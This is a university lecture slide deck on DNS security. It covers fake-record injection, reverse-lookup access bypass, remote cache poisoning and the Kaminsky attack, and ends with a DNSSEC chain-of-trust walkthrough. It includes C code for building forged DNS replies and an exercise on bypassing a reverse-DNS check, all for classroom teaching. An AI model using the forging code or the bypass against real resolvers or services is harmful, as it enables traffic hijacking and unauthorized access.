
The image shows a reverse lookup zone file with several red annotations. A red arrow on the right points to the SOA record. A red arrow on the left points to the PTR records. A red circle highlights the 'www.example.net.' record.

## Questions

**Question:** In our VPN program, we need to know the IP address of the VPN server. Here are two choices:

- 1) Provide the host name at the command line, and use DNS to find the IP address
- 2) Provide the IP address directly at the command line.

Which way is more secure? Please explain




# Attack on DNS



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

## Attack Surface



## Example of DNS Response

```
;; QUESTION SECTION:
;star-mini.cl0r.facebook.com.    IN      A

;; ANSWER SECTION:
star-mini.cl0r.facebook.com. 60 IN      A      66.220.158.68

;; AUTHORITY SECTION:
cl0r.facebook.com.      3600    IN      NS      a.ns.cl0r.facebook.com.
cl0r.facebook.com.      3600    IN      NS      b.ns.cl0r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.cl0r.facebook.com. 3600    IN      AAAA     2a03:2880:ffff:b:face:b00c:0:99
a.ns.cl0r.facebook.com. 3600    IN      A        69.171.239.11
b.ns.cl0r.facebook.com. 3600    IN      AAAA     2a03:2880:ffff:b:face:b00c:0:99
b.ns.cl0r.facebook.com. 3600    IN      A        69.171.255.11
```

## Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.  259200 IN      A      192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.    259200 IN      A      192.168.0.201
www.facebook.com. 259200 IN      A      192.168.0.202
```

# Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.  259200 IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.net.      259200 IN      NS      ns.example.net.
facebook.com.    259200 IN      NS      ns.example.net.
```

## Using Both Sections

```
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.  259200 IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.net.      259200 IN      NS      www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com. 259200 IN      A      192.168.0.201
```



## Malicious Reply from Reverse Lookup

**Question 7.** A service provider is offering ebooks to SU students (because SU has paid for the service). To access the ebooks, you need to go from a computer inside the SU campus, i.e., the IP address needs to be 128.230.0.0/16. To check whether you are from SU or not, upon receiving a request, the service provider will do a reverse DNS lookup to find out the host name of the source IP address. If the name ends with ".syr.edu", the request will be served; if not, the request will be denied.

- 1) If you are an SU student, but you are not on campus, how can you use this service (legitimately) to get ebooks?
- 2) If you are not an SU student and you are in another country, but you have your own domain and DNS server, describe how you can bypass the protection implemented by the service, and get the ebooks.

# DNS Cache-Poisoning Attack

# Demonstration of DNS Cache-Poisoning Attack



# Remote DNS Cache-Poisoning Attack



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

## The Challenges

DNS request.

UDP,

dest port: 53


~~src port: random (16)~~

3333

DNS

transaction ID: random (16)

①. Timing



$$\frac{1}{2^{32}}$$


$$\frac{1}{2^{16}}$$

$$\frac{1}{2^{16}} \times 20$$

② SRC IP of the spoofed reply

③ Cache effect

## The Kaminsky Attack



# The Kaminsky Attack

# Headers of Forged DNS Response

Version	Header Length	Type of Service	Total Length		IP Header
Identification			IP Flags	Fragment Offset	
Time To Live (TTL)		Protocol: 17 (UDP)	Header Checksum		
Source Address					UDP Header
Destination Address					
Source Port (53)			Destination Port 3313		DNS Header
UDP Length			UDP Checksum		
Transaction ID			Flags (0x8400)		DNS Header
Number of Question Records (1)			Number of Answer Records (1)		
Number of Authority Records (1)			Number of Additional Records (0)		


DNS records



# DNS Response Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001




Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0017	ns.dnslabattacker.net



## Construct DNS Reply

```
/*
Construct DNS Header and Records. Return the size (Header + Records)
*/
unsigned short construct_dns_reply(char *buffer)
{
    struct dnsheader *dns = (struct dnsheader *) buffer;

    //construct the DNS header:
    dns->flags=htons(0x8400); // Flag = response; this is a DNS response

    // the number for certain fields
    dns->QDCOUNT=htons(1); // 1 question field
    dns->ANCOUNT=htons(1); // 1 answer field
    dns->NSCOUNT=htons(1); // 1 name server(authority) field
    dns->ARCOUNT=htons(1); // 1 additional fields

    char *p = buffer + 12; // move the pointer to the beginning of DNS data

    if (strstr(p, TARGET_DOMAIN) == NULL) return 0; // only target one specific domain

    p += strlen(p) + 1 + 2 + 2; // Skip the Question section (no change)

    p += set_A_record(p, NULL, 0x0C, ANSWER_IPADDR); // Add an A record (Answer section)
    p += set_NS_record(p, TARGET_DOMAIN, 0, NS_SERVER); // Add an NS record (Authority section)
    p += set_A_record(p, NS_SERVER, 0, NS_IPADDR); // Add an A record (Additional section)

    return p - buffer;
}
```

# Construct an "A" Record

```
/*
Construct an "A" record, and return the total size of the record.
If name is NULL, use the offset parameter to construct the "name" field.
If name is not NULL, copy it to the "name" field, and ignore the offset parameter.
*/
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
    char *p = buffer;

    if (name == NULL) {
        *p = 0xC0; p++;
        *p = offset; p++;
    } else {
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p) = htons(0x0001); // Record Type
    p += 2;

    *((unsigned short *)p) = htons(0x0001); // Class
    p += 2;

    *((unsigned int *)p) = htonl(0x00002000); // Time to Live
    p += 4;

    *((unsigned short *)p) = htons(0x0004); // Data Length
    p += 2;

    ((struct in_addr *)p)->s_addr = inet_addr(ip_addr); // IP address
    p += 4;

    return (p - buffer);
}
```

## Denial-of-Service (DOS) Attacks on DNS

- ❖ DOS attacks on the **root servers**
- ❖ August 25, 2013: **DOS attacks on .cn nameservers**, shutting down the servers for two to four hours
- ❖ December 24, 2009: **DOS attack on UltraDNS**, affects thousands of online shoppers
- ❖ May 18, 2009: **DOS Attack on DNSPod** in China led to the worst Internet incident in China
- ❖ October 21, 2016: **DDOS attacks on the Dyn Network** (DNS provider): affects many companies, including Amazon, Twitter, GitHub, CNN, Airbnb, etc.

# Countermeasures


Question: If a user wants to visit [www.example.com](http://www.example.com) for a browser, but unfortunately, the DNS query process is compromised, and the IP address obtained by the user's browser is a fake one. Is it safe for the user?

- If the user types <http://www.example.com> in the browser
- If the user types <https://www.example.com> in the browser

# DNSSEC

# DNSSEC Chain of Trust

Need to verify this using a  
different channel



# DNSSEC Case Study

## 1. Query the root server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @a.root-servers.net gov
```

```
;; AUTHORITY SECTION:
gov.          172800  IN      NS      a.gov-servers.net.
gov.          172800  IN      NS      b.gov-servers.net.
gov.          86400   IN      DS      7698 8 1 6F109B46A80CEA9613DC86D5A3E065520505A
AFE
gov.          86400   IN      DS      7698 8 2 6BC949E638442EAD0BDAF0935763C8D003760
384FF15EBBD5CE86BB5 559561F0
gov.          86400   IN      RRSIG   DS 8 1 86400 20150425170000 20150415160000 486
13 . LViFMvxuI531jBxMpWb4rTopQCB9yRZz4koI4W5CgtOuM4eQXy8qkWH5 +sGy04f8JZSY1da5Q3KrF4YHCNEAPzD1
rJm3htfZL9ei0lSzf07PRCDv ipV9WY5X9vZI36bzMAfcHn1nh0bUed0xJ7VxzhzET4RFA8rrN4FII94w 3mw=
```

## 2. Query the .gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @b.gov-servers.net nsf.gov
```

```
;; AUTHORITY SECTION:
nsf.gov.      86400   IN      NS      swirl.nsf.gov.
nsf.gov.      86400   IN      NS      whirl.nsf.gov.
nsf.gov.      86400   IN      NS      cyclone.nsf.gov.
nsf.gov.      86400   IN      NS      twister.nsf.gov.
nsf.gov.      3600    IN      DS      5779 7 1 B74C98333849E241C2C57282C9FD24A7001AC
504
nsf.gov.      3600    IN      DS      5779 7 2 1F8F090FDFB13FD17AAF609F5358F5D218F2D
59F8264A34C185AEF51 2B1E5ED3
nsf.gov.      3600    IN      RRSIG   DS 8 2 3600 20150422221015 20150415221015 2956
7 gov. ax9BMy2zoSY3ASgZB4fq4F3Y1o2XY0FBK9p++HC/H0xUYCukjb7opx/ pVRbmREErMx/f/kK+r1ezubfjZGadF
sS30qjowzAnfG5e/rRt7m6H0KI w2C9SiEwZ1IAF0lqtFu67gnjPnh3GIzDpLwjURvyhaa/eGvtFpsEEaV DS8=
```

## 3. Get the .gov server's public key.

```
seed@ubuntu:/var/www/CSRF$ dig DNSKEY @b.gov-servers.net gov
```



```
;; QUESTION SECTION:
gov. IN DNSKEY

;; ANSWER SECTION:
gov. 86400 IN DNSKEY 256 3 8 AQPGrIGJp80InQgK4MxDaVik9qhFDf2wLgdt2
bLvBQsE/rioqANibwv P45+XQ8gccgHciJN1WHmvCvX6j8YYZKH3vTKLbLsi0XyWqrFwzpbBtCB K6CM7KsswzFtgF98b+
dcNIoyGd22NfcJUTLoe/OmwUkWGiz6nu25WcNC NlliIQ==
gov. 86400 IN DNSKEY 256 3 8 AQPjAbHdR58IqX5S82ArSjCglRvWaiq1CBvDGh
ng5ph6dQRz4dj5AX3u qy1YFdfbTb8Jgzkpn6ld5vKozyKT9cskDFUqTxQ2AmN87o/KDYrEH3Mm HdGLwsDWVGVBes+8yP
eqNumqIcuu++UC9YK14UnLnHJK5sWN5Lxiclca dSRFHw==
gov. 86400 IN DNSKEY 257 3 8 AQ08daaz7B+ysh0fL60rytKd9a0SujgponEw3f
wBMEC3/+e9XzHw2k+V KnbJTZ+QaVtpfUd1q9HKZiv/ck83GL5TjYKE5jtUZ2kpEDZfVNGv6yx0 smtWAXv1nCJS9ohnyO
Td397eMoJGDHqkEC+uoJEScZheEkMxzgCZWDas +/CSU7mSuHtCRZn19xLZud5Gv7yDQ3mb0Uwuy30oSk0z1Q5UUPpoiho
u gIZHFx6Jk7NLIw2wlqfq9qhV4zj7TiBiJY0mCc4zHN8/aq2VKDHP2Na7 mWzvKyTy+SYQkBQ/08LbPwj9YMc+uCzKL6s
U/ObHv17EFhD8aPDftTHZ vV9L+OZr
```

## 4. Query the nsf.gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @twister.nsf.gov nsf.gov
```

```
;; QUESTION SECTION:
nsf.gov. IN A

;; ANSWER SECTION:
nsf.gov. 600 IN A 128.150.4.107
nsf.gov. 600 IN RRSIG A 7 2 600 20150422090044 20150415080044 23165
nsf.gov. A3p4/SkL/ecN/UAAvimmRHIPsfoA+IOVGmoPIaQqKkVNNGIRDZG49+LP 8mgeMZCyGfjjzqPPyuxvZH9zmRMp
aTtDIhX8AVtsf/4DVEzXXtSLDi6 Q6JS0RSQ60Q/GDQWxevvdVbSIYiqWf4Qg29ZFwps8iEMosVmDidI+6U5 rJM=
```

```
;; ADDITIONAL SECTION:
swirl.nsf.gov. 3600 IN A 198.181.231.15
swirl.nsf.gov. 300 IN AAAA 2620:10f:6012:1::15
whirl.nsf.gov. 3600 IN A 198.181.231.16
whirl.nsf.gov. 300 IN AAAA 2620:10f:6012:1::16
cyclone.nsf.gov. 3600 IN A 204.14.134.227
cyclone.nsf.gov. 3600 IN AAAA 2607:f478:80:1::53
twister.nsf.gov. 3600 IN A 198.181.231.17
twister.nsf.gov. 300 IN AAAA 2620:10f:6012:1::17
swirl.nsf.gov. 3600 IN RRSIG A 7 3 3600 20150422090044 20150415080044 23165
nsf.gov. KyWv/Pj4o1kijCFeLBzPS9gF1zciCJ7cqhzRBN+ZlBl/e30UrYv12dkv cGq2cz3D01vGQhZyJyK3o2c9JYV
/cnuKjfm0fpvh/S9I0WZc4YSBQj6h BrTrPNvtZo2qiAwXIt7+gatpJ69EwpbxbED6scPla0vnle37UiUpZFGY fsA=
swirl.nsf.gov. 300 IN RRSIG AAAA 7 3 300 20150422090044 20150415080044 231
65 nsf.gov. VoIP+8qHbSrKRX5ZCdSk/HBw4BXimudbFiOWr2rmvSuRMf3WKGsgZ0PV VGcrlHjwJmq1jpgdLkIJCRR0
r1e43p2dxkfrS5c55gX0zJ/Pi/X3Hdk tz5FY08CCULWC7cD0G6xC5VHLGqMQbSkEtq9B1fEp1Mk/3z0QuGYz9d QBY=
whirl.nsf.gov. 3600 IN RRSIG A 7 3 3600 20150422090044 20150415080044 23165
nsf.gov. MMbTS0MEho8HKokD7QrVyzLExF+NoJq3aiwrsnvNgzls3LDcH/isgrGw fD1CMuYSLpDT16TwMdl1G+iewHu
BHVvdpSDV3mjbU8bX083p6Zw7DUlb R/SVCn6BVHPEKZZZHenmX9uRx0wK5qD5PfN7R0Arnz45KxCUQqud8XX8 +Ys=
whirl.nsf.gov. 300 IN RRSIG AAAA 7 3 300 20150422090044 20150415080044 231
65 nsf.gov. PdF52xAPZLZUgdbpTVcYLFGWvpvrBqdhAtj0uWdVmwj2Wlh6Tenly1Vd KEEZOp89Jpo6yGmhrN9vgg3VQ
ngud9o/2VhIPnsXou+ZsNaiwf5Q1ddf wrjqaQS73qtdf3AqFon5G7j8J7UvNfMinVQqpZs6mRC4C20BX+fJ59V2 7nI=
```

## 5. Get nsf.gov's public key.

```
seed@ubuntu:/var/www/CSRF$ dig DNSKEY @twister.nsf.gov nsf.gov
```

;; QUESTION SECTION:

;nsf.gov. IN DNSKEY

;; ANSWER SECTION:

nsf.gov. 3600 IN DNSKEY 256 3 7 AwEAAxB0A4fmTw+3vY2CMsVgOFmiP8mYb80m+i  
Y5A3vcAxdGRQY68VUT lrKyyi6GC/4JI2T0wuTvmFesUhNbBMja/qonJ1yyxiocDqYhUCJgmcx3 9oLBgGQrhGoSBvPNA/  
i+Y8+6xlv6XzK5HC+H1NULc600CIzNo4sSZG4c aDjAFsg9  
nsf.gov. 3600 IN DNSKEY 256 3 7 AwEAAxV2Ejokqi8BFsMQYEW/4D5r7srevzdBB+  
nzNVvW2ViYGBjyF80l dLezEL7GSlsmHhh4BsrYzR60YeQw6sn1w+bPm+FAxUKwTy5rnMy/Dogc OCcqI4w6y7j7PxtI4F  
S1DpvlzbQK/Dfr4MBMvfTCPSnXQarhIeIz7Efk OluwI62f  
nsf.gov. 3600 IN DNSKEY 257 3 7 AwEAAW5iDWXVILlyVfOgj15GndsbyHk4S60jpr  
KDQIY8Xew0hFuh0Cxd I6R8FnddYiNkz6qCrgGu6VmX+vAbiLwL1nQLbhWHb/g14BmoF3eTauSG WKequMSgX+MNZ1vhpP  
4LeodTMTBFVKXA0lJ3hwrEwb51R2vAeogmc5n7 wxf7PJOGnXBzd0jHfqqek651e89iaQ8CA1pZxZtVsN19voULEXGzSlH  
e 1eb2kSl+nqV6dDC0h90zjX2FRs7BAiu8Ezih5lrl/lyd0Z017jZRYEQ nLvdVqkjmFwm6wt7wRhVBWFKUaVJxPlqu4n  
FeE92oa2BtHMXlKE/Djyc r2VF4o+JUQ8=

# Summary

- ❖ DNS structure, root servers, TLDs
  - ❖ How DNS works
  - ❖ Set up DNS servers
  - ❖ Attack surface
  - ❖ Attacks on DNS
    - Fake data attacks
    - DNS cache poisoning, Kaminsky attack
    - How to construct DNS responses
    - Case studies: Denial-of-service attacks on DNS
- 